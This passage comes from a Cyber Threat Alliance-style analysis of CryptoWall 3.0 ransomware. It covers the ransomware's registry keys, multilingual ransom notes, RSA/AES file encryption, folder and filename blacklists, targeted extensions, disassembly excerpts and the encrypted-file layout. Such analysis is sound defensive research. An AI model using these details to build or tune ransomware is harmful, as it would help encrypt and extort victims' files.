.text:00411934   mov     edx, 'd'
```

FIGURE 15 String obfuscation witnessed in CW3. *Source: Cyber Threat Alliance*

These strings can be de-obfuscated using the IDAPython script provided earlier.

After a handle to the key container is obtained, the malware proceeds to create the registry path that follows, where [MD5 Key] is the unique MD5 key generated for the victim:

- `HKCU\Software\[MD5 Key]\`

It continues to create a subfolder using the last 16 hexadecimal digits obtained from the victim's MD5 key. These characters are rearranged using the same algorithm seen previously in network communication. The following example demonstrates how this takes place:

```
md5_key = 4FC800B69404B0787F99753BBF7327E5
last_16_characters = 7F99753BBF7327E5

>>> unmangle(last_16_characters)

'23355777799BBEFF'
```

In the above example, this registry path would be created:

- `HKCU\Software\4FC800B69404B0787F99753BBF7327E5\23355777799BBEFF\`

The malware proceeds to query the following registry key, where [SID] is the SID of the user of the running process and [MD5 Key] is the unique MD5 key that was previously generated for the victim:

- `HKU\[SID]\Software\[MD5 Key]\[char]k`

In the above registry path, [char] is the lowercase representation of the third character in the [MD5 Key].

As mentioned previously, this key will be used to store the RSA public key provided by the remote server. However, as this key has yet to be requested, it is currently empty.

CW3 continues to query these three registry keys:

- `HKU\[SID]\Software\[MD5 Key]\[char]u`
- `HKU\[SID]\Software\[MD5 Key]\[char]r`
- `HKU\[SID]\Software\[MD5 Key]\[char]v`

The chart below provides both an explanation of the [char] character and a description of what registry keys will contain.

Key	[char] Character	Description
[char]u	3rd lowercase MD5 character	Stores HELP_DECRYPT.txt data
[char]r	4th lowercase MD5 character	Stores HELP_DECRYPT.html data
[char]v	5th lowercase MD5 character	Stores HELP_DECRYPT.url data

If these registry keys are not found, the malware will proceed to make HTTP requests to its C2 servers in order to obtain an RSA public key, TOR onion URL, and unique victim identifier. Please refer to the "Network Communication" section of this report for further details. Once this data is obtained and the MD5 hash of this key is confirmed with the remote server, the malware will obtain a PNG file from the remote server. After all of this data has been obtained, it will proceed to decompress embedded HTML data using the **LZNT1** algorithm.

```
.text:00408669   push    ecx
.text:0040866A   lea     edx, [ebp+var_20]
.text:0040866D   push    edx
.text:0040866E   movzx   eax, [ebp+var_4]
.text:00408672   push    eax
.text:00408673   call    return_IAT
.text:00408678   mov     ecx, [eax+CW3_IAT.FUNCTION_NTDLL_RTLGETCOMPRESSIONWORKSPACESIZE]
.text:0040867E   call    ecx
.text:00408680   test    eax, eax
.text:00408682   jnz     loc_40872D
.text:00408688   imul    edx, [ebp+arg_4], 0Ah
.text:0040868C   mov     [ebp+var_18], edx
.text:0040868F   mov     eax, [ebp+var_18]
.text:00408692   push    eax
.text:00408693   call    memset_0
.text:00408698   add     esp, 4
.text:0040869B   mov     [ebp+var_C], eax
.text:0040869E   cmp     [ebp+var_C], 0
.text:004086A2   jz      loc_40872D
.text:004086A8   mov     [ebp+var_8], 0
.text:004086AF   lea     ecx, [ebp+var_8]
.text:004086B2   push    ecx
.text:004086B3   mov     edx, [ebp+arg_4]
.text:004086B6   push    edx
.text:004086B7   mov     eax, [ebp+arg_0]
.text:004086BA   push    eax
.text:004086BB   mov     ecx, [ebp+var_18]
.text:004086BE   push    ecx
.text:004086BF   mov     edx, [ebp+var_C]
.text:004086C2   push    edx
.text:004086C3   movzx   eax, [ebp+var_4]
.text:004086C7   push    eax
.text:004086C8   call    return_IAT
.text:004086CD   mov     ecx, [eax+CW3_IAT.FUNCTION_NTDLL_RTLDECOMPRESSBUFFER]
.text:004086D3   call    ecx
```

FIGURE 16 Decompression of stored data. *Source: Cyber Threat Alliance*

CW3 provides multiple copies of this decompressed data in various languages.

French

```
debug144:00D393F6 unicode 0, <font style="font-size:13px;">
debug144:00D393F6 dw 3Eh
debug144:00D393F6 unicode 0, <Tous vos fichiers sont prot>
debug144:00D393F6 dw 0E9h
debug144:00D394C2 aG:
debug144:00D394C2 unicode 0, <g>
debug144:00D394C2 dw 0E9h
debug144:00D394C6 aSParLaCryptographiePersistanteRs:
debug144:00D394C6 unicode 0, <s par la cryptographie persistante RSA-2048 >
debug144:00D394C6 dw 0E0h
debug144:00D39520 unicode 0, < l>
debug144:00D39524 db  19h
debug144:00D39525 db  20h
debug144:00D39526 aAideDuLogicielCryptowall3_0_BrVo:
debug144:00D39526 unicode 0, <aide du logiciel CryptoWall 3.0.>
```

English

```
debug144:00D331EE unicode 0, <font style="font-size:13px;">
debug144:00D331EE dw 3Eh
debug144:00D331EE unicode 0, <All of your files were protected by a strong encryption w>
debug144:00D331EE unicode 0, <ith RSA-2048 using CryptoWall 3.0.>
```

German

```
debug144:00D3000A unicode 0, <font style="font-size:13px;">
debug144:00D3000A dw 3Eh
debug144:00D3000A unicode 0, <All Ihre Daten wurden mit der starken Verschl>
debug144:00D3000A dw 0FCh
debug144:00D3051A aSselungRsa2048MitHilfeDesProgram:
debug144:00D3051A unicode 0, <sselung RSA-2048 mit Hilfe des Programms CryptoWall 3.0 g>
debug144:00D3051A unicode 0, <esch>
```

Spanish

```
debug144:00D363F2 unicode 0, <font style="font-size:13px;">
debug144:00D363F2 dw 3Eh
debug144:00D363F2 unicode 0, <Todos sus ficheros fueron protegidos con la codificaci>
debug144:00D363F2 dw 0F3h
debug144:00D364F6 aNPersistenreRsa2048ConLaAyudaDel:
debug144:00D364F6 unicode 0, <n persistenre RSA-2048 con la ayuda del programa CryptoWa>
debug144:00D364F6 unicode 0, <ll 3.0.>
```

Italian

```
debug144:00D3C56C unicode 0, <font style="font-size:13px;">
debug144:00D3C56C dw 3Eh
debug144:00D3C56C unicode 0, <Tutti i vostri file sono stati crittografati con la chiav>
debug144:00D3C56C unicode 0, <e pubblica RSA a 2048 bit con l>
debug144:00D3C6C0 db  19h
debug144:00D3C6C1 db  20h
debug144:00D3C6C2 aAiutoDelProgrammaCryptowall3_0_B:
debug144:00D3C6C2 unicode 0, <aiuto del programma CryptoWall 3.0.>
```

FIGURE 17 Decompressed data in various languages. *Source: Cyber Threat Alliance*

The malware proceeds to store this data, along with the RSA public key, in the previously mentioned registry keys.




FIGURE 18 Registry keys storing CW3 data. *Source: Cyber Threat Alliance*

CW3 continues to import the RSA public key via calls to these APIs:

- `CryptStringToBinaryA`
- `CryptDecodeObjectEx`
- `CryptImportPublicKeyInfo`

```
.text:00411B20   lea     eax, [ebp+bin_len]
.text:00411B23   push    eax
.text:00411B24   mov     ecx, [ebp+key]
.text:00411B27   push    ecx
.text:00411B28   push    0
.text:00411B2A   mov     edx, [ebp+rsa_key_len]
.text:00411B2D   push    edx
.text:00411B2E   mov     eax, [ebp+rsa_key]
.text:00411B31   push    eax
.text:00411B32   call    return_IAT
.text:00411B37   mov     ecx, [eax+CW3_IAT.FUNCTION_CRYPT32_CRYPTSTRINGTOBINARYA]
.text:00411B3D   call    ecx
.text:00411B3F   test    eax, eax
.text:00411B41   jz      loc_411C3B
.text:00411B47   mov     [ebp+decoded_structure], 0
.text:00411B4E   mov     [ebp+var_24], 0
.text:00411B55   lea     edx, [ebp+var_24]
.text:00411B58   push    edx
.text:00411B59   lea     eax, [ebp+decoded_structure]
.text:00411B5C   push    eax
.text:00411B5D   push    0
.text:00411B5F   push    8000h
.text:00411B64   mov     ecx, [ebp+bin_len]
.text:00411B67   push    ecx
.text:00411B68   mov     edx, [ebp+key]
.text:00411B6B   push    edx
.text:00411B6C   push    8
.text:00411B6E   push    1
.text:00411B70   call    return_IAT
.text:00411B75   mov     eax, [eax+CW3_IAT.FUNCTION_CRYPT32_CRYPTDECODEOBJECTEX]
.text:00411B7B   call    eax
.text:00411B7D   test    eax, eax
.text:00411B7F   jz      loc_411C3B
.text:00411B85   mov     [ebp+phKey], 0
.text:00411B8C   lea     ecx, [ebp+phKey]
.text:00411B8F   push    ecx
.text:00411B90   mov     edx, [ebp+decoded_structure]
.text:00411B93   push    edx
.text:00411B94   push    1
.text:00411B96   mov     eax, [ebp+csp]
.text:00411B99   push    eax
.text:00411B9A   call    return_IAT
.text:00411B9F   mov     ecx, [eax+CW3_IAT.FUNCTION_CRYPT32_CRYPTIMPORTPUBLICKEYINFO]
.text:00411BA5   call    ecx
```

FIGURE 19 CW3 encryption. *Source: Cyber Threat Alliance*

The imported RSA pubic key is then hashed using the MD5 algorithm. As mentioned previously, this value is sent back to the remote server in order to confirm the correct key is being used.

At this stage, the malware will begin iterating through files on the file system in order to encrypt them. It begins by obtaining a list of all logical drives on the victim machine, via a call to **GetLogicalDriveStringsW.** In the event a drive is found to be a CD-ROM, it will be ignored.

```
.text:00412943   mov     eax, [ebp+var_24]
.text:00412946   cmp     eax, [ebp+var_68]
.text:00412949   jz      loc_412A6F
.text:0041294F   mov     ecx, [ebp+var_24]
.text:00412952   mov     edx, [ebp+drive_string]
.text:00412955   lea     eax, [edx+ecx*2]
.text:00412958   mov     [ebp+lpRootPathName], eax
.text:0041295B   mov     ecx, [ebp+lpRootPathName]
.text:0041295E   push    ecx
.text:0041295F   call    return_IAT
.text:00412964   mov     edx, [eax+CW3_IAT.FUNCTION_KERNEL32_GETDRIVETYPEW]
.text:0041296A   call    edx
.text:0041296C   cmp     eax, DRIVE_CDROM
.text:0041296F   jz      loc_412A6A
```

FIGURE 20 Comparison of logical drive against CD-ROM. *Source: Cyber Threat Alliance*

A new thread is spawned for each logical drive. This thread is responsible for the encryption of files located at the specified root path. Files are searched via calls to FindFirstFileW and FindNextFileW. In the event a directory is found during the search, it will be compared with a blacklist of folder names, represented via CRC32 hashes.

```
.data:004219A8 ; int blacklisted_folders[]
.data:004219A8 blacklisted_folders dd 0E3E7859Bh, 0B5385CAh, 0ED4E242h, 9608161Ch
.data:004219A8                                         ; DATA XREF: compare_path_against_folder_blacklist+34↑r
.data:004219A8                                         ; compare_path_against_folder_blacklist+44↑r
.data:004219A8   dd 41476BE7h, 0F5832EB4h, 0D8601609h, 1DF021B7h
.data:004219A8   dd 0B91A5F78h, 0A622138Ah, 3FF79651h, 62288CBBh
.data:004219A8   dd 224CD3A8h, 72D480B3h, 0FF232B31h, 0A33D086Ah
.data:004219A8   dd 78B7E09h, 9BB5C0A7h
```

```
.data:004219A8 ; int blacklisted_folders[]
.data:004219A8 blacklisted_folders dd bl_windows, bl_temp, bl_dot, bl_dot_dot
.data:004219A8                                         ; DATA XREF: compare_path_against_folder_blacklist+34↑r
.data:004219A8                                         ; compare_path_against_folder_blacklist+44↑r
.data:004219A8   dd bl_cache, bl_temporary_internet_files
.data:004219A8   dd bl_webcache, bl_inetcache, bl_sample_pictures
.data:004219A8   dd bl_default_pictures, bl_sample_music
.data:004219A8   dd bl_program_files, bl_program_files_x86_
.data:004219A8   dd bl_nvidia, bl_games, bl_sample_videos
.data:004219A8   dd bl_user_account_pictures, bl_packages
```

FIGURE 21 Obfuscation of blacklisted directories. *Source: Cyber Threat Alliance*

A C header file containing this enumeration can be downloaded here. The full list of blacklisted folders is as follows:

- .
- . .
- windows
- temp
- cache
- temporary internet files
- webcache
- inetcache
- sample picture
- default pictures
- sample music
- sample videos
- program files
- program files(x86)
- nvidia
- games
- user account pictures
- packages

In the event a file is found while searching the file system, CW3 will compare the filename against a list of names, represented via their CRC32 hashes. Should the filename match against this list, it is ignored.




FIGURE 22 Obfuscation of blacklisted filenames. *Source: Cyber Threat Alliance*

A C header file containing this enumeration can be downloaded here. A partial list of identified blacklisted files is as follows:

- `thumbs.db`
- `iconcache.db`
- `help_decrypt.txt`
- `help_decrypt.html`
- `help_decrypt.url`
- `help_decrypt.png`

After the check against the filename blacklist, the malware proceeds to look at the extension of the file in question. It is compared to a list of file extensions, represented via their CRC32 hashes. Should the extension not be found in this list, it is ignored.




FIGURE 23 Obfuscation of whitelisted file extensions. *Source: Cyber Threat Alliance*

A C header file containing this enumeration can be downloaded here.
A partial list of identified blacklisted files is as follows:

.3dm	.c	.dgc	.iiq	.nsg	.pdf	.rwl	.txt
.3ds	.cdf	.djvu	.incpas	.nsh	.pef	.rwz	.vob
.3fr	.cdr	.dng	.indd	.nwb	.pem	.s3db	.wallet
.3g2	.cdr3	.doc	.java	.nx2	.pfx	.sas7bdat	.wb2
.3gp	.cdr4	.docm	.jpe	.nxl	.php	.say	.wmv
.3pr	.cdr5	.docx	.jpeg	.nyf	.pl	.sd0	.wpd
.7z	.cdr6	.dot	.jpg	.obj	.plus_muhd	.sda	.wps
.ab4	.cdrw	.dotx	.kc2	.ods	.plc	.sdf	.x11
.accdb	.cdx	.drf	.kdbx	.p7c	.pot	.sldm	.x3f
.accde	.ce2	.drw	.kdc	.r3d	.potm	.sldx	.xis
.accdr	.cer	.dtd	.key	.mov	.potx	.sql	.xla
.accdt	.cfp	.dwg	.kpdx	.flv	.ppam	.sqlite	.xlam
.ach	.cgm	.dxb	.lua	.wav	.pps	.sqlite3	.xlk
.acr	.cib	.dxf	.m	.dcs	.ppsm	.sqlitedb	.xlm
.act	.class	.dxg	.m4v	.cmt	.ppsx	.sr2	.xlr
.adb	.cls	.eml	.max	.ce1	.ppt	.srf	.xls
.agdl	.cpi	.eps	.mdb	.odb	.pptm	.srt	.xlsb
.ai	.cpp	.erbsql	.mdc	.odc	.pptx	.srw	.xlsm
.ait	.cr2	.erf	.mdf	.odf	.prf	.st4	.xlsx
.al	.craw	.exf	.mef	.odg	.ps	.st5	.xlt
.apj	.crt	.fdb	.mfw	.odm	.psafe3	.st6	.xltm
.arw	.crw	.ffd	.mmw	.odp	.psd	.st7	.xltx
.asf	.cs	.fff	.moneywell	.ads	.pspimage	.st8	.xlw
.asm	.csh	.fh	.mos	.odt	.ptx	.stc	.ycbcra
.asp	.csl	.fhd	.mp3	.oil	.py	.std	.yuv
.asx	.csv	.fla	.mp4	.orf	.qba	.sti	.zip
.avi	.dac	.flac	.mpg	.otg	.qbb	.stw	
.awg	.db	.fpx	.mrw	.oth	.qbm	.stx	
.back	.db_journal	.fxg	.myd	.otp	.qbr	.svg	
.backup	.db3	.gray	.nd	.ots	.qbw	.swf	
.backupdb	.dbf	.grey	.ndd	.ott	.qbx	.sxc	
.bak	.dc2	.gry	.nef	.p12	.qby	.sxd	
.bank	.dcr	.h	.nk2	.p7b	.raf	.sxg	
.bay	.ddd	.hbk	.nop	.pages	.rar	.sxi	
.bdb	.ddoc	.hpp	.nrw	.pas	.rat	.sxm	
.bgt	.ddrw	.ibank	.ns2	.pat	.raw	.sxw	
.bik	.dds	.ibd	.ns3	.pcd	.rdb	.tex	
.bkp	.der	.ibz	.ns4	.pct	.rm	.tga	
.blend	.des	.idx	.nsd	.pdb	.rtf	.thm	
.bpw	.design	.iif	.nsf	.pdd	.rw2	.tlg	

When a file that is to be encrypted is identified, the malware begins by setting the file's attributes to FILE_ATTRIBUTE_ARCHIVE via a call to **SetFileAttributesW.** From the MSDN documentation, the FILE_ATTRIBUTE_ARCHIVE value is used to mark files for backup or removal. CW3 proceeds to create a file handle to the file to be encrypted with the desired access of FILE_ALL_ACCESS.

The malware continues to get time stamp information for the original file before encryption occurs. This data will be used to overwrite the time stamp information of the encrypted file after encryption takes place.

A new file handle is created for a file with the same name as the file to be encrypted, with a randomly generated three-character file extension, such as:

Original File: `C:\file.txt`
New File: `C:\file.txt.g0o`


This newly created file will store the encrypted contents of the original file.

Using calls to CryptGenKey, CryptGetParam, and CryptExportKey, the malware will generate a unique 256-byte AES key. This key will be used to encrypt any targeted files on the victim machine. This 256-byte key is encrypted using the RSA public key provided by the remote server earlier. The 16-byte MD5 hash of the RSA public key is written to the first 16 bytes of the newly generated file path. Subsequently, the 256-byte encrypted AES key is written to this file. Finally, the malware will encrypt the data of the original file and write this data to the new file. This new file's contents will now look as follows.

MD5 Key of RSA Public Key

Encrypted AES256 Key

Encrypted Data



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	37	C9	47	C4	B1	D6	7C	25	7F	41	CA	AF	E4	92	C7	D0	7ÉGÄ±Ö|%.AÊ¯ä'ÇÐ
0010h:	1E	24	CB	3C	2F	D1	72	2A	24	41	CA	48	1B	B7	A0	5F	.$Ë</Ñr*$AÊH.· _
0020h:	BF	DC	89	FB	AA	19	88	B7	89	81	9B	3D	26	52	45	E1	¿Ü‰ûª.ˆ·‰.›=&REá
0030h:	C7	3C	F3	66	97	7F	AB	CA	E4	2E	EF	AE	75	2D	81	E8	Ç<óf—.«Êä.ï®u-.è
0040h:	B0	63	4C	9B	E0	F5	8E	FF	0F	13	22	A0	9D	41	10	2A	°cL›àõŽÿ.." .A.*
0050h:	65	F6	A5	0A	83	94	9A	BB	13	81	A9	F5	63	B5	38	01	eö¥.ƒ"š»..©õcµ8.
0060h:	2F	C5	76	1B	3B	06	3A	8C	9C	6C	0D	B1	A1	3B	79	D5	/Åv.;.:Œœl.±¡;yÕ
0070h:	13	ED	F0	C2	CE	4C	11	53	9F	7C	CA	06	8F	37	42	B1	.íðÂÎL.SŸ|Ê..7B±
0080h:	83	05	BF	C5	F9	C7	6B	08	E5	AC	60	85	FF	2A	60	5B	ƒ.¿ÅùÇk.å¬`…ÿ*`[
0090h:	77	D1	9E	BC	39	18	8D	75	AD	9B	AE	04	CF	6B	23	1C	wÑž¼9..u-›®.Ïk#.
00A0h:	B2	3C	C1	0A	3D	5F	A9	0B	EC	FD	33	97	95	CB	07	BA	²<Á.=_©.ìý3—•Ë.°
00B0h:	1C	93	73	28	6C	6D	8E	9C	BF	53	4D	82	43	A4	5C	57	."s(lmŽœ¿SM‚C¤\W
00C0h:	AE	F3	4F	39	64	77	AF	C0	77	37	C4	9E	C8	8C	83	0A	®óO9dw¯Àw7ÄžÈŒƒ.
00D0h:	90	AB	FD	90	92	4C	F4	42	20	2D	29	44	CC	87	43	BA	.«ý.'LôB -)DÌ‡C°
00E0h:	D9	E7	2D	F6	84	F4	83	5F	FF	28	CB	6A	2B	EA	14	BA	Ùç-ö„ôƒ_ÿ(Ëj+ê.°
00F0h:	48	DA	68	BE	85	A0	E7	74	6E	4B	48	60	F9	00	C6	1B	HÚh¾… çtnKH`ù.Æ.
0100h:	9C	DA	F3	D5	BD	7B	FC	A5	67	FF	CB	74	A1	C9	01	D2	œÚóÕ½{ü¥gÿËt¡É.Ò
0110h:	1C	A9	23	B7	4B	E5	8C	A4	20	46	D8	03	12	15	EE	53	.©#·KåŒ¤ FØ...îS
0120h:	3A	BB	26	03	B8	4E	DF	A4	90	22	D2	20	F0	AC	E4	D9	:»&.¸Nß¤."Ò ð¬äÙ
0130h:	CF	EE	2A	71	BE	10	DC	F4	1B	C9	EA	72	F9	47	0C	73	Ïî*q¾.Üô.ÉêrùG.s
0140h:	DB	0D	D9	D0	E1	6A	B4	37	5D	40	CB	C5	AA	F9	C5	01	Û.ÙÐáj´7]@ËÅªùÅ.
0150h:	D1	B9	3F	AF	B7	08	17	77	05	84	3C	06	5E	EC	47	60	Ñ¹?¯·..w.„<.^ìG`
0160h:	21	0E	C7	F2	21	46	3F	17	B1	F0	9D	C8	D6	71	1F	2D	!.Çò!F?.±ð.ÈÖq.-
0170h:	52	38	1E	67	00	D2	F3	F6	4C	50	83	A7	5A	8A	18	C2	R8.g.ÒóöLPƒ§ZŠ.Â
0180h:	87	B6	75	82	2C	F7	26	CE	79	63	F8	CA	6A	BD	C6	DC	‡¶u‚,÷&ÎycøÊj½ÆÜ
0190h:	16	9F	7F	F3	C4	8A	0A	78	7C	E6	CA	E8	D8	2B	DE	D5	.Ÿ.óÄŠ.x|æÊèØ+ÞÕ
01A0h:	32	A2	8E	B9	B4	8E	96	4C	62	FB	B0	0A	45	B3	A9	90	2¢Ž¹´Ž–Lbû°.E³©.
01B0h:	27	E6	50	A6	25	04	B2	0E	73	12	A8	B6	24	A2	BE	51	'æP¦%.².s.¨¶$¢¾Q
01C0h:	00	0D	10	46	D3	45	71	BC	FB	D8	AF	28	1C	E3	71	C1	...FÓEq¼ûØ¯(.ãqÁ
01D0h:	A3	56	0F	E2	94	DE	4C	E0	03	D9	4B	BF	F6	00	4C	31	£V.â"ÞLà.ÙK¿ö.L1
01E0h:	3C	9D	EE	F4	6D	91	C4	0F	08	BE	39	B0	55	C0	43	C2	<.îôm'Ä..¾9°UÀCÂ
01F0h:	7E	2A	B0	52	08	25	AD	A9	6E	15	5D	C3	15	FD	DD	0B	~*°R.%-©n.]Ã.ýÝ.
0200h:	10	77	0D	A0	3D	8B	E3	C7	04	93	E7	C0	27	B1	F8	3F	.w. =‹ãÇ."çÀ'±ø?
0210h:	23	A2	C4	F6	4E	7A	86	AE	C2	67	15	F6	36	CE	BC	AD	#¢ÄöNz†®Âg.ö6Î¼-
0220h:	FA	AA	ED	48	68	18	62	C2	D9	99	42	0D	81	6D	0D	21	úªíHh.bÂÙ™B..m.!
0230h:	CD	29	66	29	8C	44	9E	AC	5C	6D	10	9D	E9	15	2C	C3	Í)f)ŒDž¬\m..é.,Ã
0240h:	30	73	42	7A	C7	CC	89	B4	EB	2C	CC	2F	61	BB	44	E1	0sBzÇÌ‰´ë,Ì/a»Dá

FIGURE 24 Encrypted file layout. *Source: Cyber Threat Alliance. Source: Cyber Threat Alliance*

After this file has been generated, the malware will overwrite the original file using a call to **MoveFileExW.** The time stamp information of this file is then set to the previously retrieved values from the original file using a call to **SetFileTime.**

Once this file has been successfully encrypted, the malware will add to its total count of encrypted files. It proceeds to set the following registry key:

- `HKCU\Software\[MD5 Key]\[Unmangled Last 16 Characters]\[File Path] : [Volume Serial]`

In writing these registry keys, CW3 is able to keep track of which files have already been encrypted by the malware.

After all identified files in a particular folder have been encrypted, the malware will proceed to write the following files to this directory:

- `HELP_DECRYPT.TXT`
- `HELP_DECRYPT.PNG`
- `HELP_DECRYPT.HTML`
- `HELP_DECRYPT.URL`

In the event the malware identifies that the folder in question is the Desktop folder, it will not write the HELP_DECRYPT* files. This is likely to prevent the victim from discovering that the malware is running, prior to encryption completing.

After all files of interest have been encrypted, the malware will query the number of values in this registry key:

- `HKCU\Software\[MD5 Key]\[Unmangled Last 16 Characters]`

